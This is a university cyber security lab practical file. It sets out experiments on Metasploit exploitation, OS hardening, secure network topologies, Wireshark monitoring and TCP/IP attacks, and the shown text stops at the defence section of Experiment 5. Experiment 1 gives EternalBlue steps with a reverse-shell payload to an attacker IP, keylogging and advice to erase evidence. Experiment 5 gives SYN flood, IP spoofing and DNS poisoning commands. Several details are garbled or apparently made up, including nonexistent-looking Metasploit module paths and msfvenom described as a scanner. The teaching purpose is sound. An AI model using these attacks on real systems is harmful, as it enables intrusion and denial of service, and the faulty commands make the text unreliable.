A Practical File
of

"Cyber Security (IS 506)"

Internet of Things, Cybersecurity and Blockchain (IoT)

Submitted by

Name: _____

Enrolment No.: _____

Semester: _____

Session: _____

Department of Computer Science and Engineering

Baderia Global Institute of Engineering and Management, JABALPUR (M.P.)

Global Square, Patan Bypass, Raigwan, Jabalpur, M.P., 482002

Cyber security Operations (IS 506)

Contents

Vision and Mission of the Institute

Vision

Transforming life by providing professional education with excellence.

Mission

1. *Quality Education*: Providing Education with quality and shaping up Technocrats and building managers with a focus on adapting to changing technologies.
2. *Focused Research & Innovation*: Focusing on Research and Development and fostering Innovation among the academic community of the Institution.
3. *People Focused*: Accountable and committed to institutional operations for effective functioning by Faculty members, Staff and Students.
4. *Holistic Learning*: Focus on conceptual learning with practical experience an experiment all earning with strong Industrial connections and collaborations.

5. *Service to Society*: Providing Technical and Managerial services to society for betterment of their quality of life with best of the skills, compassion and empathy.

Vision and Mission of the Department

Vision

Empowering graduates to innovate and lead in the converging fields of Internet of Things, Cyber security, and Blockchain, fostering a secure, connected, and decentralized future.

Mission

The program strives to:

M1: Provide a student-centric learning environment that ensures graduates are proficient in the latest advancements and applications in IoT, Cybersecurity, and Block chain technologies.

M2: Develop professionals capable of designing and implementing integrated solutions that address complex challenges across various sectors, emphasizing security, connectivity, and decentralization.

M3: Continuously enhance faculty expertise through targeted training and development to deliver effective education and mentorship.

M4: Foster industry-academia collaborations through research and consultancy projects, enabling students to gain practical insights and hands-on experience in the convergence of IoT, Cybersecurity, and Blockchain.

Program Education Objectives

PEO1: **Technical Competence**: Graduates will possess a strong foundation in cybersecurity principles, network security infrastructure, and endpoint protection, enabling them to analyze and design secure systems for various industries.

PEO2: **Problem-Solving and Innovation**: Graduates will be equipped to address complex cyber security challenges by employing modern tools, analytical skills, and innovative approaches in diverse professional settings.

PEO3: **Ethical and Social Responsibility**: Graduates will practice cybersecurity with a commitment to ethical standards, regulatory compliance, and a responsibility to protect organizational assets and societal data privacy.

PEO4: **Lifelong Learning and Adaptability**: Graduates will continuously adapt to emerging technologies, evolving cyber security threats, and new standards through lifelong learning and professional development.

PEO5: **Leadership and Collaboration**: Graduates will demonstrate leadership, teamwork, and effective communication skills in multidisciplinary environments to drive cybersecurity initiatives and manage critical security operations.

Program Outcomes (POs)

PO1: Engineering Knowledge: Apply knowledge of mathematics, science, engineering fundamentals, and engineering specialization to solve complex problems.

PO2: Problem Analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions.

PO3: Design and Development: Design solutions for complex engineering problems with appropriate security and privacy measures.

PO4: Investigation: Conduct investigations using research-based knowledge, methods, and tools for cybersecurity analysis and problem-solving.

PO5: Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering tools for network and endpoint protection.

PO6: The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, and legal issues in cybersecurity.

PO7: Environment and Sustainability: Understand the impact of cybersecurity measures in societal and environmental contexts for sustainable development.

PO8: Ethics: Apply ethical principles and commit to professional ethics, responsibilities, and norms of engineering practice in cybersecurity.

PO9: Individual and Teamwork: Function effectively as an individual and as a team member in multidisciplinary teams to implement cybersecurity solutions.

PO10: Communication: Communicate effectively on cybersecurity challenges, write technical documentation, and present solutions.

PO11: Project Management: Demonstrate knowledge of cybersecurity project management principles and financial aspects for effective implementation.

PO12: Life-long Learning: Recognize the need for lifelong learning to address contemporary issues and evolving technologies in cybersecurity.

Program Specific Outcomes

PSO1: Demonstrate proficiency in identifying, analyzing, and mitigating cyber security incidents, threat actors, and network attacks using modern tools and frameworks.

PSO2: Design and implement secure network infrastructures by applying advanced knowledge of network topologies, security devices, and defense strategies.

PSO3: Apply principles of endpoint protection, vulnerability assessment, and intrusion analysis to safeguard organizational data and systems effectively.

PSO4: Utilize knowledge of regulatory standards, security policies, and intelligence services to design comprehensive solutions for ensuring information security and privacy.

PSO5: Integrate cyber security tools and techniques for real-time monitoring, network profiling, and alert evaluation to proactively defend against evolving threats.

Course Outcomes

CO1: Understand the fundamentals of cybersecurity incidents, threat actors, network security attacks, and the role of security operations centers in mitigating these threats.

CO2: Analyze network topologies, security devices, and services while identifying tools and techniques used by threat actors to perform network attacks.

CO3: Evaluate TCP/IP vulnerabilities and implement network security defense strategies such as Defense-in-Depth and compliance with security policies, regulations, and standards.

CO4: Demonstrate knowledge of network protection concepts, including access control, AAA, threat intelligence, endpoint protection, and application security.

CO5: Perform vulnerability assessments, analyze network and server profiling, and apply frameworks like CVSS, ISMS, Cyber Kill Chain, and Diamond Model for intrusion analysis.

Laboratory Regulations and Safety Rules

The following Regulations and Safety Rules must be observed in all concerned laboratory locations.

1. It is the duty of all concerned parties who use any electrical laboratory to take all reasonable steps to safeguard the HEALTH and SAFETY of themselves and all other users and visitors.
2. Make sure that all equipment is properly working before using for laboratory exercises. Any defective equipment must be reported immediately to the Lab. Instructors or Lab. Technical Staff.
3. Students are allowed to use only the equipment provided in the experiment manual or equipment used for senior project laboratory.
4. Power supply terminals connected to any circuit are only energized with the presence of the Instructor or Lab. Staff.
5. Students should keep a safe distance from the circuit breakers, electric circuits or any moving parts during the experiment.
6. Avoid any part of your body to be connected to the energized circuit and ground.
7. Switch off the equipment and disconnect the power supplies from the circuit before leaving the laboratory.
8. Observe cleanliness and proper laboratory housekeeping of the equipment and other related accessories.
9. Wear proper clothes and safety gloves or goggles required in working areas that involves fabrications of printed circuit boards, chemicals process control system, antenna communication equipment and laser facility laboratories.
10. Double check your circuit connections specifically in handling electrical power machines, AC motors and generators before switching “ON” the power supply.
11. Make sure that the last connection to be made in your circuit is the power supply and first thing to be disconnected is also the power supply.
12. Equipment should not be removed, transferred to any location without permission from the laboratory staff.
13. Software installation in any computer laboratory is not allowed without the permission from the Laboratory Staff.
14. Computer games are strictly prohibited in the computer laboratory.
15. Students are not allowed to use any equipment without proper orientation and actual hands on equipment operation.

INDEX

S .No.	Name of the Program	Date	Signature
1	Simulate a cyber-security incident using tools like Metasploit and analyze the actions of threat actors in a controlled environment.		
2	Configure and demonstrate security features of Windows and Linux operating systems, including file permissions and firewalls.		
3	Design and implement secure network topologies using tools like Cisco Packet Tracer or GNS3 to demonstrate the placement of security devices and services		
4	Use Network Monitoring Tools like Wireshark or SolarWinds to Detect and Analyze Network Traffic Anomalies and Potential Attack Patterns		
5	Identify and Exploit TCP/IP Vulnerabilities in a Controlled Lab Setup, and Apply Defense-in-Depth Strategies to Mitigate These Vulnerabilities		
6	Develop and Test Security Policies in Compliance with Specific Regulations and Standards, Such as GDPR or ISO 27001, on a Sample Network		
7	Identify and Exploit TCP/IP Vulnerabilities in a Controlled Lab Setup, and Apply Defense-in-Depth Strategies to Mitigate These Vulnerabilities		
8	Configure Endpoint Protection Measures, Including Antivirus, Antimalware, and Host-Based Intrusion Prevention Systems, and Evaluate Their Effectiveness		
9	Perform a Vulnerability Assessment of Endpoints and Network Devices Using Tools Like OpenVAS or Nessus and Generate a CVSS-Based Report		
10	Analyze a Simulated Intrusion Scenario Using Frameworks such as the Cyber Kill Chain and Diamond Model, and Evaluate the Alerts Generated by SIEM Tools like Splunk or ELK Stack		

Experiment 1

Simulate a cyber-security incident using tools like Meta sploit and analyze the actions of threat actors in a controlled environment.

To simulate a cyber-security incident using Metasploit and analyze the actions of threat actors in a controlled environment, you can follow these steps:

Objective:

- **Simulate a cyber-security incident** by launching a controlled attack using Metasploit to identify vulnerabilities.
- **Analyze threat actor actions**, such as exploitation and post-exploitation techniques.

Tools Required:

1. **Metasploit Framework** – A popular penetration testing tool used for exploit development, vulnerability assessment, and post-exploitation.
2. **Kali Linux** – A penetration testing distribution that comes with Metasploit pre-installed.
3. **Target Machine** – A machine or virtual environment (e.g., using Virtual Box or VMware) that will act as the victim or target system (Windows/Linux).

Setup:

1. **Install Metasploit**: If you haven't already installed Metasploit, you can install it by running the following command on Kali Linux:

   ```
   sql
   Copy code
   sudo apt-get update
   sudo apt-get install metasploit-framework
   ```

2. **Set up the target system**:
   - Use an intentionally vulnerable machine (e.g., Metasploitable, a vulnerable Linux system, or a vulnerable Windows VM).
   - Ensure the target system is connected to the same network as your attacking machine (Kali Linux).

Experiment Steps:

1. **Reconnaissance**:
   - Use Metasploit's built-in tools like `msfvenom` and `nmap` to scan the target system for open ports and potential vulnerabilities.
   - Example:

     ```
     css
     Copy code
     nmap -sV -O [Target IP]
     ```

2. This will give you a list of open ports and the services running on them.
3. **Exploit the Vulnerabilities**:

- Choose a suitable exploit for the identified vulnerability. In Metasploit, search for known vulnerabilities by using the `search` command.
- Example:

```
bash
Copy code
search exploit/windows/smb/ms17_010_eternalblue
```

  - This searches for the infamous **EternalBlue** SMB vulnerability.
- Once an exploit is selected, use the `use` command to load the exploit.

```
bash
Copy code
use exploit/windows/smb/ms17_010_eternalblue
```

- Set the target IP and payload:

```
bash
Copy code
set RHOST [Target IP]
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST [Attacker IP]
```

4. **Launch the Attack**:
   - Run the exploit with the `exploit` command. If successful, Metasploit will open a **Meterpreter** session.

```
Copy code
exploit
```

5. **Post-Exploitation**:
   - Once you have a session, you can interact with the target machine and perform actions like privilege escalation, file system enumeration, and data exfiltration. Example commands:
     - **Check system info**:

```
Copy code
sysinfo
```

     - **Capture a screenshot**:

```
Copy code
screenshot
```

     - **Keylogging**:

```
Copy code
keyscan_start
```

6. **Analyze the Actions of Threat Actors**:
   - Track the commands issued by the Meterpreter session.
   - Observe common post-exploitation activities, such as:

        - **Escalating privileges** (e.g., using `getsystem`).
        - **Pivoting to other networked systems**.
        - **Exfiltrating data**.
        - **Setting up persistence** for further access.
7. **Clean-Up**:
    - After the simulation, ensure the victim system is reset to its original state, and remove any traces left by the attack.
    - You can clear logs or run the Metasploit cleanup commands to remove any evidence from the attacking system.

Analysis:

- **Logs and Indicators of Compromise (IOCs)**:
    - Analyze the logs on the target system and monitor network traffic to identify signs of exploitation.
    - Example: Check for any unusual network traffic or specific Metasploit-related patterns in the system's logs.
- **Actions of Threat Actors**:
    - Identify the exploit used, the payload deployed, and the steps taken by the threat actor to escalate privileges, gather information, or cause damage.
    - Document the techniques used for exploitation and how the attacker moved laterally or maintained persistence.

Conclusion:

- This experiment simulates a real-world cyber attack, allowing you to understand common attack strategies and post-exploitation actions. By studying the behavior of the attacker, you can gain insights into how to better defend against similar incidents and protect critical systems from exploitation.

Experiment 2

Configure and demonstrate security features of Windows and Linux operating systems, including file permissions and firewalls.

This experiment aims to configure and demonstrate key security features of **Windows** and **Linux** operating systems, including file permissions and firewall configurations. Understanding these security features is crucial for ensuring that both systems remain secure and resilient against attacks.

Objectives:

1. **Windows OS**:
    - Configure file permissions and demonstrate security features.
    - Set up and configure the Windows firewall.
2. **Linux OS**:
    - Configure file permissions and demonstrate security features.
    - Set up and configure the Linux firewall.

Part 1: Windows Operating System

1.1 File Permissions in Windows

Windows uses a **NTFS** file system, which allows you to control access to files and folders using **Access Control Lists (ACLs)**. These ACLs define the permissions that users or groups have on specific files or folders.

Steps to Configure File Permissions:

1. **Right-click** on the folder or file you want to secure and select **Properties**.
2. Go to the **Security** tab.
3. Click on **Edit** to modify the permissions.
4. Select a user or group and assign the following permissions:
    - **Full Control**: User can read, write, modify, and delete files.
    - **Modify**: User can modify files but cannot change permissions.
    - **Read & Execute**: User can view and execute the file.
    - **Read**: User can view the contents of the file.
    - **Write**: User can add data to the file but cannot read it.
5. Click **Apply** and **OK** to save the changes.

1.2 Windows Firewall Configuration

Windows Firewall is a critical defense mechanism that filters inbound and outbound traffic to protect the system from unauthorized access.

Steps to Configure Windows Firewall:

1. Open the **Control Panel** and go to **System and Security** > **Windows Defender Firewall**.
2. In the left-hand pane, click on **Turn Windows Firewall on or off**.

3. You can enable the firewall for both **Private** and **Public networks**. Choose **Turn on Windows Defender Firewall**.
4. To allow or block specific apps or features:
    - Click **Allow an app or feature through Windows Defender Firewall**.
    - Choose the apps or features you want to allow or block.
5. To create an inbound or outbound rule:
    - Click **Advanced settings** on the left side to open the **Windows Firewall with Advanced Security** window.
    - Select **Inbound Rules** or **Outbound Rules** to configure rules.
    - Click **New Rule** to create a rule based on port, program, or predefined services.

Part 2: Linux Operating System

2.1 File Permissions in Linux

Linux uses a **file permission model** based on **user (u)**, **group (g)**, and **others (o)**. The permission types are **read (r)**, **write (w)**, and **execute (x)**.

Steps to Configure File Permissions:

1. **Check Current Permissions**: Use the `ls -l` command to view the file permissions.

   ```
   bash
   Copy code
   ls -l filename
   ```

2. **Change Permissions**:
    - Use `chmod` to modify file permissions.
    - To give the user read and write permissions, use:

      ```
      bash
      Copy code
      chmod u+rw filename
      ```

    - To remove write permission from others:

      ```
      bash
      Copy code
      chmod o-w filename
      ```

3. **Change Ownership**:
    - Use `chown` to change the file's owner.

      ```
      bash
      Copy code
      sudo chown user:group filename
      ```

    - You can change both the user and the group.
4. **Set Special Permissions**:
    - **Setuid**: Allows users to execute a file with the permissions of the file's owner.

```
bash
Copy code
chmod u+s filename
```

- **Setgid**: Allows users to execute a file with the permissions of the file's group.

```
bash
Copy code
chmod g+s filename
```

- **Sticky bit**: Ensures that only the file owner can delete or modify files within a directory.

```
bash
Copy code
chmod +t directoryname
```

2.2 Linux Firewall Configuration (using UFW)

UFW (Uncomplicated Firewall) is a frontend for **iptables** and provides an easy-to-use interface for managing firewall rules.

Steps to Configure UFW:

1. **Install UFW** (if not installed):

```
bash
Copy code
sudo apt-get install ufw
```

2. **Enable UFW**:

```
bash
Copy code
sudo ufw enable
```

3. **Check the Status**:

```
bash
Copy code
sudo ufw status
```

4. **Allow Specific Ports or Services**:
   - Allow HTTP (port 80):

```
bash
Copy code
sudo ufw allow 80/tcp
```

   - Allow HTTPS (port 443):

```
bash
Copy code
sudo ufw allow 443/tcp
```

- Allow a specific IP address:

```
bash
Copy code
sudo ufw allow from [IP_ADDRESS] to any port 22
```

5. **Block Specific Ports or Services**:
   - To deny access to a specific port:

```
bash
Copy code
sudo ufw deny 23
```

6. **Disable UFW**:

```
bash
Copy code
sudo ufw disable
```

Part 3: Demonstrating Security Features

3.1 Windows Security Demonstration:

- **Demonstrate file permission configurations**:
  - Show how different users with different permissions can access or modify files.
- **Firewall demonstration**:
  - Show how an incoming connection is blocked or allowed based on firewall rules (e.g., block a specific port or allow traffic from certain applications).

3.2 Linux Security Demonstration:

- **File Permissions**:
  - Show how users with different file permissions can interact with files (e.g., a user with read-only access cannot modify a file).
- **Firewall demonstration**:
  - Show how UFW can allow or block incoming traffic on specific ports, such as allowing SSH access and blocking Telnet.

Conclusion:

This experiment provides a hands-on approach to understanding and configuring key security features of both Windows and Linux operating systems. By configuring file permissions and firewall settings, you will gain practical knowledge of securing these systems against unauthorized access and attacks. You will also observe how the security configurations protect against common threats, such as unauthorized file access and network-based attacks.

Experiment 3

Design and implement secure network topologies using tools like Cisco Packet Tracer or GNS3 to demonstrate the placement of security devices and services

This experiment focuses on designing and implementing secure network topologies to demonstrate the strategic placement of security devices and services, such as firewalls, Intrusion Detection Systems (IDS), and Virtual Private Networks (VPNs). These elements are crucial for defending a network from attacks and ensuring secure communications.

Objectives:

1. **Design a secure network topology** using Cisco Packet Tracer or GNS3.
2. **Implement security devices** such as firewalls, IDS, and VPNs.
3. **Demonstrate secure communication** and protection against threats within the network.

Tools Required:


- **Cisco Packet Tracer**: A network simulation tool that allows you to design, configure, and simulate network topologies.
- **GNS3 (Graphical Network Simulator-3)**: A more advanced network simulator that uses real Cisco images and allows more complex network setups.

Part 1: Secure Network Topology Design

A secure network topology design involves determining where to place security devices to protect the network from potential attacks. Common security devices include:

- **Firewall**: Filters incoming and outgoing traffic, preventing unauthorized access.
- **IDS/IPS (Intrusion Detection System/Intrusion Prevention System)**: Monitors and analyzes network traffic for signs of malicious activity.
- **VPN (Virtual Private Network)**: Secures remote access to the network by encrypting data traffic between remote users and the network.
- **DMZ (Demilitarized Zone)**: A subnet that isolates external services (e.g., web servers) from the internal network.

Example Secure Network Topology:



```
[Workstation 1] [Workstation 2] [Workstation 3] [Workstation 4]
                |
        [VPN Server]
                |
      [Remote Users]
```

- **Internet**: The outside world where the threats come from.
- **Firewall (Perimeter)**: The main security boundary between the internal network and the internet.
- **DMZ (Demilitarized Zone)**: Hosts services like web servers, mail servers, and DNS servers that need to be publicly accessible.
- **Internal Network**: Contains private workstations and critical assets that should be protected.
- **VPN Server**: Provides secure access for remote users.
- **Workstations**: Employee systems on the internal network that need protection.
- **IDS**: Monitors traffic between the internal network and DMZ, as well as the perimeter firewall.

Part 2: Implementing the Secure Network in Cisco Packet Tracer or GNS3

2.1 Configuration in Cisco Packet Tracer

1. **Create the Devices**:
   - Use the **Cisco Routers**, **Switches**, **PCs**, and **Servers** to build the network topology.
   - Add a **Firewall device** to control the inbound and outbound traffic.
   - Add **Security cameras or sensors** if needed (e.g., for the IDS).
2. **Configure the Firewall**:
   - Set up access control lists (ACLs) on the firewall to allow/deny traffic based on IP addresses, ports, and protocols.
   - Example ACL to block traffic from a specific IP:

     ```
     bash
     Copy code
     ip access-list extended BLOCK-ATTACKER
     deny ip host 192.168.1.100 any
     permit ip any any
     ```

3. **Configure VPN**:
   - Use the router's VPN functionality to establish a secure connection for remote users.
   - Example configuration for a site-to-site VPN:

     ```
     bash
     Copy code
     crypto isakmp policy 1
     encryption aes
     hash sha
     authentication pre-share
     group 2

     crypto ipsec transform-set ESP-AES-SHA esp-aes esp-sha-hmac
     crypto map VPN-MAP 10 ipsec-isakmp
     ```

```
set peer [remote VPN IP]
set transform-set ESP-AES-SHA
match address VPN-ACCESS

interface GigabitEthernet0/1
crypto map VPN-MAP
```

4. **Configure IDS**:
   - Add **Cisco Firepower** or an IDS device within the network to detect any suspicious activity.
   - Example: Set up an IDS to monitor traffic from the DMZ to the internal network:

```
bash
Copy code
ip ips enable
ip ips sig-definition update
```

5. **Configure Network Access Control**:
   - Use **ACLs** on switches and routers to enforce access restrictions between different network segments.
   - Example: Allow only specific workstations to communicate with the web server:

```
bash
Copy code
ip access-list extended ALLOW-WORKSTATIONS-TO-WEB
permit ip host 192.168.1.2 host 192.168.10.10
deny ip any host 192.168.10.10
permit ip any any
```

6. **Test the Network**:
   - Ping from remote systems to the VPN server to verify that the VPN connection is secure.
   - Test web and email access from within the internal network to the DMZ servers.
   - Ensure that traffic is correctly filtered by the firewall and IDS.

2.2 Configuration in GNS3

1. **Set Up Devices**:
   - Add **routers**, **switches**, **firewalls**, **IDS/IPS**, and **servers** in GNS3.
   - Use **Cisco IOS images** for routers and firewalls (e.g., ASA or ISR routers).
   - Create network links and configure the topology.
2. **Configure Firewalls, VPNs, and IDS**:
   - Set up firewalls using **ASA** or other devices.
   - Configure **site-to-site** or **remote access VPNs** on the routers to allow secure communications.
   - Use **IPS sensors** or **Snort** on GNS3 to simulate intrusion detection systems.
3. **Access Control and Security Devices**:
   - Implement **ACLs** to filter traffic and prevent unauthorized access.
   - Place **IPS**/IDS devices between internal and external networks to monitor and respond to suspicious activities.

Part 3: Testing and Demonstration

1. **Testing Security Configurations**:
    - **Ping** devices from the internal network to the DMZ and ensure that traffic is filtered by the firewall.
    - Attempt a **remote access** from a remote user through the VPN and check that the connection is encrypted.
    - Test the **IDS** to ensure it detects suspicious activity such as unauthorized login attempts or port scans.
2. **Demonstrating Secure Communication**:
    - Demonstrate that communication between internal workstations and web servers in the DMZ is restricted by firewalls and ACLs.
    - Show how VPN allows remote workers to securely access the internal network without exposing sensitive data.
3. **Logging and Monitoring**:
    - View the logs from the firewall, IDS, and VPN server to analyze security events.
    - Show how alerts from the IDS are generated based on traffic patterns.

Conclusion:

This experiment helps students understand the significance of a **well-designed secure network topology**. By placing key security devices such as **firewalls**, **IDS**, and **VPNs** in strategic positions, it is possible to create a network that defends against external and internal threats. Using tools like **Cisco Packet Tracer** and **GNS3**, the experiment demonstrates real-world network security concepts, making it an essential practice for network administrators and security professionals.

Experiment 4
Use Network Monitoring Tools like Wireshark or SolarWinds to Detect and Analyze Network Traffic Anomalies and Potential Attack Patterns

This experiment is designed to help you understand how to use network monitoring tools like **Wireshark** and **SolarWinds** to detect network traffic anomalies, monitor performance, and identify potential attack patterns. These tools provide visibility into network activity, enabling the identification of malicious or suspicious traffic that could indicate security threats such as DoS (Denial of Service) attacks, port scanning, or unauthorized access.

Objectives:

1. **Understand network traffic** and how to capture and analyze it using Wireshark.
2. **Use SolarWinds** for real-time network monitoring and anomaly detection.
3. **Identify and analyze potential attack patterns** (e.g., DoS, DDoS, port scanning, malware traffic).
4. **Generate alerts** based on specific network behaviors to flag suspicious activities.

Tools Required:

1. **Wireshark**: A packet capture and network analysis tool that allows for deep inspection of network traffic.
2. **SolarWinds Network Performance Monitor (NPM)**: A network monitoring tool that tracks real-time network performance and detects anomalies or issues.
3. **Network Devices**: Computers or routers to generate network traffic for analysis.

Part 1: Wireshark Network Traffic Analysis

Wireshark is one of the most popular tools for network protocol analysis. It captures network packets and provides detailed insights into the traffic within a network.

1.1 Capturing Network Traffic with Wireshark

1. **Install Wireshark**: Download and install Wireshark from the official website.
    - On Linux, you can install Wireshark using:

      ```
      bash
      Copy code
      sudo apt-get install wireshark
      ```

    - On Windows or macOS, download the installer from Wireshark's official site.
2. **Start a Packet Capture**:
    - Open Wireshark and select the network interface you want to monitor (e.g., Wi-Fi, Ethernet).
    - Click on **Start Capturing** to begin monitoring network traffic.
    - Let it run for a few minutes to capture sample traffic.
3. **Filter Traffic**:
    - Use filters to focus on specific types of traffic. For example:
        - **HTTP traffic**: `http`

        - **TCP packets**: `tcp`
        - **DNS requests**: `dns`
        - **Suspicious traffic**: `ip.addr == [suspicious IP]`
    - Apply these filters to narrow down the data and focus on specific packets of interest.
4. **Analyze Captured Traffic**:
    - **Packet Details**: For each packet, Wireshark provides detailed information on its protocol, source, destination, and flags. Inspect fields like **IP Header**, **TCP/UDP Ports**, **Flags**, and **Payload**.
    - Identify any unusual patterns, such as multiple **SYN** packets without acknowledgment (which may indicate a SYN flood attack).

1.2 Detecting Anomalies and Potential Attacks Using Wireshark

1. **DoS (Denial of Service) Attack**:
    - Look for a large number of incoming traffic requests from a single IP address in a short time period. For example, you might see multiple requests to the same port or repeated SYN packets without response.
    - Example filter for SYN packets:

      ```
      bash
      Copy code
      tcp.flags.syn == 1 and tcp.flags.ack == 0
      ```

2. **DDoS (Distributed Denial of Service) Attack**:
    - A DDoS attack involves multiple IP addresses generating large amounts of traffic. Look for traffic spikes and identify if the source IPs are distributed across the network.
    - Use the filter to find the source of traffic:

      ```
      bash
      Copy code
      ip.src == [suspected IP address]
      ```

3. **Port Scanning**:
    - A port scan involves sending requests to a range of ports on a system to find open ones. This might look like many **SYN packets** being sent to different ports on the same destination IP.
    - To detect a port scan, you can filter for **SYN packets** directed at multiple ports:

      ```
      bash
      Copy code
      tcp.flags.syn == 1 and tcp.flags.ack == 0
      ```

4. **Malware Traffic**:
    - Malware may create unusual traffic patterns, such as contacting known malicious IP addresses or attempting to connect to an external server on unusual ports. Look for unexpected connections to non-local addresses or high-frequency traffic.

Part 2: Using SolarWinds for Real-Time Network Monitoring

SolarWinds Network Performance Monitor (NPM) is a powerful tool for real-time monitoring and analysis of network performance. It helps identify network issues, monitor traffic, and detect anomalies by visualizing network health.

2.1 Setting Up SolarWinds

1. **Install SolarWinds NPM**: Install and configure SolarWinds Network Performance Monitor on your network. This tool requires a dedicated machine for installation.
2. **Add Devices to Monitor**:
    - Add routers, switches, and servers to SolarWinds for real-time monitoring.
    - Configure the SNMP (Simple Network Management Protocol) on your devices to allow SolarWinds to pull data.
3. **Set Up Network Alerts**:
    - SolarWinds enables you to configure alerts based on traffic thresholds or other specific behaviors.
    - Example: Set an alert to trigger if bandwidth usage exceeds a specific threshold (which might indicate abnormal traffic or an attack).
        - Go to **Alerts & Reports** > **Manage Alerts** > **Create New Alert**.
        - Set up an alert to monitor specific traffic behaviors, like unusual traffic volume or high latency.

2.2 Detecting Network Anomalies Using SolarWinds

1. **Real-Time Traffic Monitoring**:
    - Use the **Real-Time Bandwidth Monitoring** feature to detect spikes in network traffic that may indicate a DDoS attack or internal misuse.
    - If you see a sudden increase in traffic, investigate the source and destination of the traffic.
2. **Anomaly Detection**:
    - **Flow Analysis**: SolarWinds NPM can capture flow data (NetFlow, sFlow, etc.) and identify unusual patterns. This helps to detect if an attacker is trying to exploit open ports or if there is an internal threat generating abnormal traffic.
    - Set alerts based on traffic volume, duration, or other custom criteria that could indicate an attack.
3. **Monitoring Devices for Malfunctions or Attacks**:
    - SolarWinds can help detect device failures or security breaches by monitoring device health (e.g., CPU usage, memory usage, uptime) and traffic performance (e.g., packet loss, jitter).
    - For instance, a router that is under heavy attack (such as from a DoS) might show high CPU usage and dropped packets.

Part 3: Generating Reports and Analyzing Results

1. **Wireshark Report**:
    - After capturing traffic, you can generate a detailed report by exporting captured packets in various formats (e.g., .pcap) and analyzing them further.
    - Look for patterns indicating anomalies, and generate reports highlighting suspicious traffic for further investigation.
2. **SolarWinds Report**:
    - Use **SolarWinds Reporting** features to generate custom reports based on your monitoring and analysis. Create reports on specific traffic patterns, device status, and anomaly detection.
    - Reports can be generated to highlight areas where network performance has been impacted or where potential threats have been detected.

Conclusion:

This experiment introduces you to the critical skills needed for detecting and analyzing network traffic anomalies and potential attack patterns using powerful tools like **Wireshark** and **SolarWinds**. By capturing and inspecting network traffic with Wireshark, you can detect attacks like DoS, DDoS, and port scanning. Meanwhile, SolarWinds allows you to monitor network performance and configure alerts for real-time anomaly detection. These tools are essential for network administrators to ensure the security and efficiency of the network, enabling the timely detection and mitigation of security threats.

Experiment 5
Identify and Exploit TCP/IP Vulnerabilities in a Controlled Lab Setup, and Apply Defense-in-Depth Strategies to Mitigate These Vulnerabilities

This experiment focuses on identifying and exploiting TCP/IP vulnerabilities in a controlled lab environment. It will help you understand how attackers can exploit weaknesses in the TCP/IP protocol stack and apply defense-in-depth strategies to secure a network. Defense-in-depth involves using multiple layers of security controls to protect network resources from external and internal threats.

Objectives:

1. **Identify common TCP/IP vulnerabilities** such as IP spoofing, SYN flood attacks, and DNS cache poisoning.
2. **Exploit these vulnerabilities** in a controlled environment using tools like Metasploit or other penetration testing utilities.
3. **Apply defense-in-depth strategies** to mitigate these vulnerabilities.
4. **Demonstrate the effectiveness** of layered security in preventing and mitigating attacks.

Tools Required:

1. **Metasploit**: A popular framework for penetration testing and exploiting vulnerabilities.
2. **Kali Linux**: A penetration testing distribution that comes with various tools, including Metasploit.
3. **Wireshark**: A network protocol analyzer to capture and analyze traffic.
4. **Firewalls**: For implementing basic security measures.
5. **Network Configuration Tools**: Cisco Packet Tracer or GNS3 for setting up the network.
6. **Vulnerable Target Systems**: You can use virtual machines or containers for vulnerable setups (e.g., using **Metasploitable** or **OWASP Juice Shop**).
7. **Defense Tools**: Intrusion Detection/Prevention Systems (IDS/IPS), Anti-virus, and Network Access Control (NAC) systems.

Part 1: Identifying and Exploiting TCP/IP Vulnerabilities

1.1 Identifying TCP/IP Vulnerabilities

1. **IP Spoofing**:
    - IP spoofing occurs when an attacker sends packets with a forged source IP address. This can be used to carry out attacks like DoS or Man-in-the-Middle (MitM).
    - Common vulnerabilities: Lack of proper IP address validation.

2. **SYN Flood Attack**:
    - A SYN flood attack involves sending many SYN requests to a target server with a fake source address, causing the target's connection table to overflow and deny legitimate connections.
    - Exploitable via: Using tools like **Hping3** or **Metasploit** to send SYN packets.
3. **DNS Cache Poisoning**:
    - Attackers poison a DNS cache to redirect users to malicious websites, either for phishing attacks or malware distribution.
    - Common vulnerability: DNS servers not using DNSSEC (DNS Security Extensions) or outdated DNS software.
4. **TCP Sequence Number Prediction**:
    - This vulnerability allows attackers to predict the TCP sequence numbers used in communication between two systems, enabling them to hijack sessions.
    - Exploitable via: Using **Metasploit's TCP Hijacking module**.

1.2 Exploiting TCP/IP Vulnerabilities

1. **IP Spoofing Attack**:
    - In Kali Linux, use **Hping3** to send spoofed packets:

      ```
      bash
      Copy code
      hping3 -a [spoofed IP] -S -p [target port] [target IP]
      ```

    - This will send SYN packets with a forged source IP to overwhelm the target system.
2. **SYN Flood Attack**:
    - Using **Metasploit** to launch a SYN flood:

      ```
      bash
      Copy code
      msfconsole
      use auxiliary/dos/tcp/synflood
      set RHOSTS [target IP]
      set RPORT [target port]
      run
      ```

    - This will flood the target server with SYN packets to exhaust its resources.
3. **DNS Cache Poisoning**:
    - Exploit DNS vulnerabilities using **Metasploit**:

      ```
      bash
      Copy code
      msfconsole
      use auxiliary/spoof/dns/poison
      set TARGET [target DNS server]
      set POISON [malicious IP]
      ```

```
run
```

   - This will redirect DNS queries to a malicious IP address.
4. **TCP Hijacking**:
   - Exploit session hijacking with **Metasploit's TCP Hijacking module**:

```
bash
Copy code
msfconsole
use exploit/windows/tcp/tcp_hijack
set RHOSTS [target IP]
set RPORT [target port]
run
```

   - This allows attackers to take over an existing connection between two systems.

Part 2: Applying Defense-in-Depth Strategies

